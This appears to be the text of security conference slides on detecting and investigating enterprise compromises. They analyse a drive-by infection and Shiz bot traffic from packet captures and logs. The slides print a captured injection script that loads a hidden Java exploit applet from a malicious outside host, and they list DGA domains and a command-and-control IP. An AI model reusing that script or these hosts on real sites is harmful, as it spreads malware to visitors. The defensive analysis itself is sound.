

*Practice – if you want
To be like us :)*

Defending The Enterprise

101 recipes of infosec warfare ;)

The Russian Way

Vladimir Kropotov
Sergey Soldatov
Fyodor Yarochkin

About the speakers



Overview

- **Prepare**
 - **Detect**
 - **Protect**
 -
 - **Investigate**
- Understand threats
 - Real time visibility
 - You owned. Your actions?
 - Owned: finding who targets you, what data they want. What's been compromised

We discuss these techniques in hands-on matter

Breaking down details

- Threats: experience from Soviet Union
 - Primary threats
 - Secondary threats
- Defenses
 - Proactive defenses
 - Dealing with primary threats
 - Living with presence of secondary threats
 - Systematic Framework (tools)

Tools used in this presentation

```
git clone https://github.com/fygrave/ndf.git
```

Threats

Understanding threats

- Attack actors
 - Financially motivated criminals (See our “from Russia with Love.exe talks”)
 - Espionage – industrial and political
- Attack vectors
 - Web remains to be the most common way of having **your** network compromised
 - Email is the other common channel


Drive-By step by step

[examples, drive by campaigns, compromises,
malware behavior]

In Russia you can owned via drive-by way more often than anywhere else :)

– fact of life


Infection via http (hospital_mid_driveby.pcap)



```
:.appName == "Microsoft Internet Explorer") {
```

```
'<applet width=\"0\" height=\"0\" archive=\"http://echtvfn.ftpl.biz/tSt0zPU/qxrupMvs1C12\" code=\"Class1\"></applet>');
```

```
'<object type=\"application/x-java-applet\" width=\"0\" height=\"0\"><param name=\"archive\" value=\"http://echtvfn.ftpl.biz/tSt0zPU/q
```



```
next = 1;  
if (next) {  
  next = 1;  
  try {  
    if (window.navigator.appName == "Microsoft Internet Explorer") {  
      document.write("<applet width=\"0\" height=\"0\" archive=\"http://echtvfn.ftpl.biz/tSt0zPU/qxrupMvs1C12\" code=\"Class1\"></applet>");  
    } else {  
      document.write("<object type=\"application/x-java-applet\" width=\"0\" height=\"0\"><param name=\"archive\" value=\"http://echtvfn.ftpl.biz/tSt0zPU/qxrupMvs1C12\"><param name=\"code\" value=\"C1e");  
    }  
  } catch (e) {  
    next = 1;  
  }  
}
```

As it can be seen in proxy logs

GET http://echtvfn.ftp1.biz/counter HTTP/1.1

Referer: http://www.medcenter-mid.ru/

Content-Type: text/html; charset=utf-8

GET http://echtvfn.ftp1.biz/eStOzPU/qxrupMvs1Cl2?vxetuy=EmgmE9xgqzzXmmgzmgmxxB

Referer: http://echtvfn.ftp1.biz/counter

Content-Type: application/javascript

GET http://echtvfn.ftp1.biz/tStOzPU/qxrupMvs1Cl2 HTTP/1.1

User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_30

Content-Type: application/java-archive

GET http://echtvfn.ftp1.biz/d4StOzPU/qxrupMvs1Cl2 HTTP/1.1


User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_30

Content-Length: 75776

Content-Type: application/octet-stream

Drive-By in Nutshell :)

- **Visit** an infected site (any banner network can be a lead too)
- **Traffic** distribution/TDS (not compulsory)
- **Target** Identification (javascript exploit selection)
- **Exploit**
- **Payload** (.exe)
- **Statistics** update



Secondary threats

Your network is compromised.. what's next...?

- The data gets siphoned out of your network
- Monitoring by adversary
- Victimized network users



Secondary threats

- Methods – Communication channels
- Hidden communication (covert channels)
- Actors and Actor targets – spies want your data :)

So what do we look at here? :)

Post infection activity (Shiz example)

51	34.130105	10.0.2.15	10.0.2.2	DNS	74	Standard query A jewuqyjywyv.eu
52	34.138575	10.0.2.15	10.0.2.2	DNS	74	Standard query A marytymenok.eu
53	34.142617	10.0.2.15	10.0.2.2	DNS	74	Standard query A gatedyhavyd.eu
54	34.146657	10.0.2.15	10.0.2.2	DNS	74	Standard query A nopegymozow.eu
55	34.150973	10.0.2.15	10.0.2.2	DNS	74	Standard query A fodakyhijyv.eu
56	34.156240	10.0.2.15	10.0.2.2	DNS	74	Standard query A vofozymufok.eu
57	34.159952	10.0.2.2	10.0.2.15	DNS	127	Standard query response, No such name
58	34.160752	10.0.2.15	10.0.2.2	DNS	86	Standard query A gatedyhavyd.eu.HomeGateway
59	34.161382	10.0.2.15	10.0.2.2	DNS	74	Standard query A digivehusyd.eu
60	34.162183	80.239.206.25	10.0.2.15	TCP	60	http > ndm-requester [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
61	34.162196	10.0.2.15	80.239.206.25	TCP	54	ndm-requester > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
62	34.167030	10.0.2.15	10.0.2.2	DNS	74	Standard query A cihunemyror.eu
63	34.168412	10.0.2.2	10.0.2.15	DNS	127	Standard query response, No such name
64	34.169224	10.0.2.15	10.0.2.2	DNS	86	Standard query A qeqinuqypoq.eu.HomeGateway
65	34.172730	10.0.2.15	10.0.2.2	DNS	74	Standard query A kemocujufys.eu
66	34.176237	10.0.2.2	10.0.2.15	DNS	127	Standard query response, No such name
67	34.176887	10.0.2.15	10.0.2.2	DNS	86	Standard query A marytymenok.eu.HomeGateway
68	34.181250	10.0.2.2	10.0.2.15	DNS	127	Standard query response, No such name
69	34.181938	10.0.2.15	10.0.2.2	DNS	86	Standard query A digivehusyd.eu.HomeGateway
70	34.189324	10.0.2.2	10.0.2.15	DNS	127	Standard query response, No such name
71	34.190128	10.0.2.15	10.0.2.2	DNS	86	Standard query A fodakyhijyv.eu.HomeGateway
72	34.204682	10.0.2.2	10.0.2.15	DNS	161	Standard query response, No such name
73	34.205288	10.0.2.15	10.0.2.255	NBNS	92	Name query NB QEQINUQYPOQ.EU<00>
74	34.207852	10.0.2.15	10.0.2.2	DNS	74	Standard query A tucyguqaciq.eu
75	34.209525	10.0.2.15	10.0.2.2	DNS	74	Standard query A kepymexihak.eu
76	34.210786	10.0.2.15	10.0.2.2	DNS	74	Standard query A jejedudupuc.eu
77	34.213800	10.0.2.15	10.0.2.2	DNS	74	Standard query A ryqecolijet.eu
78	34.216048	10.0.2.2	10.0.2.15	DNS	127	Standard query response, No such name
79	34.216573	10.0.2.15	10.0.2.2	DNS	74	Standard query A pumadypyrub.eu
80	34.217326	10.0.2.15	10.0.2.2	DNS	86	Standard query A jewuqyjywyv.eu.HomeGateway
81	34.219611	10.0.2.15	10.0.2.2	DNS	74	Standard query A voniqofolyt.eu
82	34.223278	10.0.2.15	10.0.2.2	DNS	74	Standard query A xubifaremin.eu
83	34.225135	10.0.2.15	10.0.2.2	DNS	74	Standard query A foxivusozuc.eu
84	34.225954	10.0.2.2	10.0.2.15	DNS	127	Standard query response, No such name
85	34.226771	10.0.2.15	10.0.2.2	DNS	86	Standard query A nopegymozow.eu.HomeGateway
86	34.228361	10.0.2.2	10.0.2.15	DNS	161	Standard query response, No such name
87	34.228958	10.0.2.2	10.0.2.15	DNS	161	Standard query response, No such name

Post infection activity (Shiz example)

98	34.239613	10.0.2.15	10.0.2.2	DNS	74	Standard query A puregivytoh.eu
99	34.241119	10.0.2.15	10.0.2.2	DNS	74	Standard query A keraborigin.eu
100	34.243479	10.0.2.15	10.0.2.2	DNS	74	Standard query A qegytuvufoq.eu
101	34.244983	10.0.2.15	10.0.2.2	DNS	74	Standard query A cicaratupig.eu
102	34.245093	10.0.2.2	10.0.2.15	DNS	90	Standard query response A 66.175.210.173
103	34.245389	10.0.2.15	66.175.210.173	TCP	62	ndm-server > http [SYN] Seq=0 Win=64240 Len=0 MSS=
104	34.246882	10.0.2.15	10.0.2.2	DNS	74	Standard query A nozoxucavaq.eu
105	34.248332	10.0.2.15	10.0.2.2	DNS	74	Standard query A jepororyrih.eu
106	34.250001	10.0.2.15	10.0.2.2	DNS	74	Standard query A galokusemus.eu
107	34.251466	10.0.2.15	10.0.2.2	DNS	74	Standard query A puvopalywet.eu
108	34.252918	10.0.2.15	10.0.2.2	DNS	74	Standard query A rydinivoloh.eu
109	34.254080	10.0.2.15	10.0.2.2	DNS	74	Standard query A dikoniwudim.eu
110	34.254503	10.0.2.2	10.0.2.15	DNS	127	Standard query response. No such name

▶ Frame 102: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)

▶ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: CadmusCo_d3:30:14 (08:00:27:d3:30:14)

▶ Internet Protocol Version 4, Src: 10.0.2.2 (10.0.2.2), Dst: 10.0.2.15 (10.0.2.15)

▶ User Datagram Protocol, Src Port: domain (53), Dst Port: 63088 (63088)

▼ Domain Name System (response)

[\[Request In: 62\]](#)

[Time: 0.078063000 seconds]

Transaction ID: 0x5a04

▶ Flags: 0x8180 (Standard query response, No error)

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

▼ Queries

▼ cihunemyror.eu: type A, class IN

Name: cihunemyror.eu

Type: A (Host address)

Class: IN (0x0001)

▶ Answers


Post infection activity (Shiz example)

408	34.645944	10.0.2.15	66.175.210.173	HTTP	63	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
409	34.646146	66.175.210.173	10.0.2.15	TCP	60	http > ibm-pps [ACK] Seq=1 Ack=343 Win=65535 Len=0
410	34.662602	66.175.210.173	10.0.2.15	TCP	60	http > cichlid [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
411	34.662625	10.0.2.15	66.175.210.173	TCP	54	cichlid > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
412	34.662877	10.0.2.15	66.175.210.173	TCP	54	cichlid > http [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
413	34.662992	66.175.210.173	10.0.2.15	TCP	60	http > cichlid [ACK] Seq=1 Ack=2 Win=65535 Len=0
414	34.663490	66.175.210.173	10.0.2.15	TCP	60	http > screencast [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
415	34.663503	10.0.2.15	66.175.210.173	TCP	54	screencast > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
416	34.665448	66.175.210.173	10.0.2.15	TCP	60	http > gv-us [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
417	34.665465	10.0.2.15	66.175.210.173	TCP	54	gv-us > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
418	34.668172	66.175.210.173	10.0.2.15	TCP	60	http > elan [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
419	34.668189	10.0.2.15	66.175.210.173	TCP	54	elan > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
420	34.668507	10.0.2.15	66.175.210.173	TCP	387	[TCP segment of a reassembled PDU]
421	34.668627	66.175.210.173	10.0.2.15	TCP	60	http > elan [ACK] Seq=1 Ack=334 Win=65535 Len=0
422	34.668708	10.0.2.15	66.175.210.173	HTTP	63	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
423	34.668840	66.175.210.173	10.0.2.15	TCP	60	http > elan [ACK] Seq=1 Ack=343 Win=65535 Len=0
424	34.670357	66.175.210.173	10.0.2.15	TCP	60	http > us-gv [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
425	34.670372	10.0.2.15	66.175.210.173	TCP	54	us-gv > http [ACK] Seq=2 Ack=2 Win=64240 Len=0

▶ Frame 408: 63 bytes on wire (504 bits), 63 bytes captured (504 bits)
▶ Ethernet II, Src: CadmusCo_d3:30:14 (08:00:27:d3:30:14), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▶ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 66.175.210.173 (66.175.210.173)
▶ Transmission Control Protocol, Src Port: ibm-pps (1376), Dst Port: http (80), Seq: 334, Ack: 1, Len: 9
▶ [2 Reassembled TCP Segments (342 bytes): #406(333), #408(9)]
▼ Hypertext Transfer Protocol
▶ POST /login.php HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded\r\nReferer: http://www.google.com\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 2.0; Windows NT 5.0; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30619)\r\nHost: cihunemyror.eu\r\nContent-Length: 9\r\nPragma: no-cache\r\n\r\n[Full request URI: http://cihunemyror.eu/login.php]
▼ Line-based text data: application/x-www-form-urlencoded
\x22~7~'


Post infection activity (Shiz example)

```
00*****Capturing from AMD PCNET Family Ethernet Adapter (Microsoft's Packet scheduler) [wireshark 1.6.7 (SVN Rev 41973
from /trunk-1.6)] (23:17:35-29:Aug:2012) - C:\Program Files\wireshark\wireshark.exe *****000
*****wireshark: save file as (23:21:52-29:Aug:2012) - C:\Program Files\wireshark\wireshark.exe *****
Bot_Activityshiz__frin[bks][bks]om_sc[bks][bks]csrv_domains[ret]shiz_bot_activity_y[bks]dym[bks][bks]y[bks]umpfrom_sc[bks][bks]csrv_domains_00
*****s3diag.log - Notepad (23:23:44-29:Aug:2012) - C:\WINDOWS\system32\notepad.exe *****000
*****Logs (23:24:01-29:Aug:2012) - C:\WINDOWS\Explorer.EXE *****000
*****shiz_bot_from_csrv_domains_Activity (23:24:13-29:Aug:2012) - C:\WINDOWS\Explorer.EXE *****
bot_activity_logfilesystem_[ret]/txt.[ret][ret]00*****bot_filesystem_activity_log.txt - Notepad (23:24:41-29:Aug:2012) -
C:\WINDOWS\system32\notepad.exe *****0000*****Capturing from AMD PCNET Family Ethernet Adapter
(Microsoft's Packet scheduler) [wireshark 1.6.7 (SVN Rev 41973 from /trunk-1.6)] (23:25:47-29:Aug:2012) - C:\Program
Files\wireshark\wireshark.exe *****000*****Fiddler - HTTP debugging Proxy (23:26:10-29:Aug:2012) -
C:\Program Files\Fiddler2\Fiddler.exe *****000*****Shiz_Bot_from_csrv_domains_Activity
(23:26:45-29:Aug:2012) - C:\WINDOWS\Explorer.EXE *****0bot_url_lo[bks][bks]fiddler_log.txt[ret][ret]00
*****bot_url_fiddler_log.txt - Notepad (23:26:54-29:Aug:2012) - C:\WINDOWS\system32\notepad.exe
*****0000*****Save sessions as one text file (23:27:32-29:Aug:2012) - C:\Program
Files\Fiddler2\Fiddler.exe *****0do[bks][bks]fiddler[del][del]00*****Capturing from AMD PCNET Family
Ethernet Adapter (Microsoft's Packet scheduler) [wireshark 1.6.7 (SVN Rev 41973 from /trunk-1.6)] (23:29:13-29:Aug:2012) - C:\Program
Files\wireshark\wireshark.exe *****000*****Add to Archive (23:29:30-29:Aug:2012) - c:\Program
Files\7-Zip\7zG.exe *****0infected00*****????????? ?????????? Mozilla Firefox - Mozilla Firefox
(23:30:29-29:Aug:2012) - C:\Program Files\Mozilla Firefox\firefox.exe *****0f[bks]rusfolder.com[ret]00
*****Rusfolder.com ?????????? ?????????? ?????????? ?????????? ?????????? ?????????? ?????????? ?????????? ?????????? - Mozilla
Firefox (23:32:17-29:Aug:2012) - C:\Program Files\Mozilla Firefox\firefox.exe *****0sampleinfected[bks]ed213100
*****Capturing from AMD PCNET Family Ethernet Adapter (Microsoft's Packet scheduler) [wireshark 1.6.7 (SVN Rev 41973
from /trunk-1.6)] (23:48:23-29:Aug:2012) - C:\Program Files\wireshark\wireshark.exe *****
*****shiz_bot_from_csrv_domains_Activity (23:48:32-29:Aug:2012) - C:\WINDOWS\Explorer.EXE *****
*****D4769AA2a - Notepad (23:49:23-29:Aug:2012) - C:\WINDOWS\system32\notepad.exe *****000
*****run (23:51:03-29:Aug:2012) - C:\WINDOWS\Explorer.EXE *****passwordbotnet sucks
```



RRD is cooooool! :)

- Assumption: anyone who periodically 'calls' back is a bad guy (make exceptions)
- RRD is your friend. Look at anomalies: packet sizes, frequencies, port ranges



DNS are interesting too

- DNS traffic is very interesting to look at

```
"hugkvuzyvz.connectify:connectify_21_4.0_NXX:_:3"  
"1PC.guta.ru:ru_11_3.0_NPX:_:3"  
"backlink2013.overblog.c:c_23_4.0_NPX:_:3"  
"redeemel8834.ru:ru_15_3.0_NPX:_:3"  
"26grjfyzbzcyjtyatmfo3vwmma.58f3f762875974e8039bb13afd0bc28d.hashserver.cs.trendmicro.com:com_8"  
"ilacyxekyh.[REDACTED]:ru_20_4.0_NXX:_:3"  
"ynxrwvbpuc.Dlink:Dlink_16_4.0_NXX:_:3"  
"ADFQORMIL:[REDACTED]:ru_10_3.0_XXA:_:3"  
"255.216.254.176.dul.dnsbl.sorbs.net:net_35_4.0_NPX:_:3"  
"piciaewcvx.Dlink:Dlink_16_4.0_NXX:_:3"  
"gueninr.biz.multi.ribrl.com:com_27_4.0_NXX:_:3"  
"cuhqfvgagu.connectify:connectify_21_4.0_NXX:_:3"  
"cikuukcx.com:com_12_3.0_NXX:_:3"  
"rbrodbtaop.Belkin:Belkin_17_4.0_NXX:_:3"  
"xtdjcrvmcd.[REDACTED]:ru_25_4.0_NXX:_:3"  
"kgjhdam.Router:Router_17_4.0_NXX:_:3"  
"reahvac.com.ribrl.spameatingmonkey.net:net_38_4.0_NXX:_:3"  
"206.154.199.213.dnsbl.sorbs.net.oda.su:su_38_4.0_NPX:_:3"  
"hvxr9sme.71hp:71hp_14_4_0_NPX:_:3"
```

Spot some friends.. :)

If you were paying attention you could spot some friends:

- malware activity (shiz, carbep, etc)
- antivirtuses using DNS as a very convinient covert channel
- Other botnets

So lets spot some friends..

"foxivusozuc.eu:eu_14_3.0_NXX:66.175.210.173:0"

"vopycyfutoc.eu:eu_14_3.0_NXX:_:3"

"qegovyqaxuk.eu:eu_14_3.0_NXX:_:3"

...

around 700 domains total

Bot.. at linode

Among those:

"cahunemyror.eu:eu_14_3.0_NXX:66.175.210.173:0"

"jecijyjudew.eu:eu_14_3.0_NXX:66.175.210.173:0"

"voworemoziv.eu:eu_14_3.0_NXX:66.175.210.173:0"

"xuqohyxeqak.eu:eu_14_3.0_NXX:66.175.210.173:0"

"gadufiwabim.eu:eu_14_3.0_NXX:66.175.210.173:0"

"lyruxyxaxaw.eu:eu_14_3.0_NXX:66.175.210.173:0"

"**l33t.brand-clothes.net**:net_22_4.0_NPX:66.175.210.173:0"

"**wanttobehappy.in**:in_16_4.0_NXX:66.175.210.173:0"

"ryqecolijet.eu:eu_14_3.0_NXX:66.175.210.173:0"

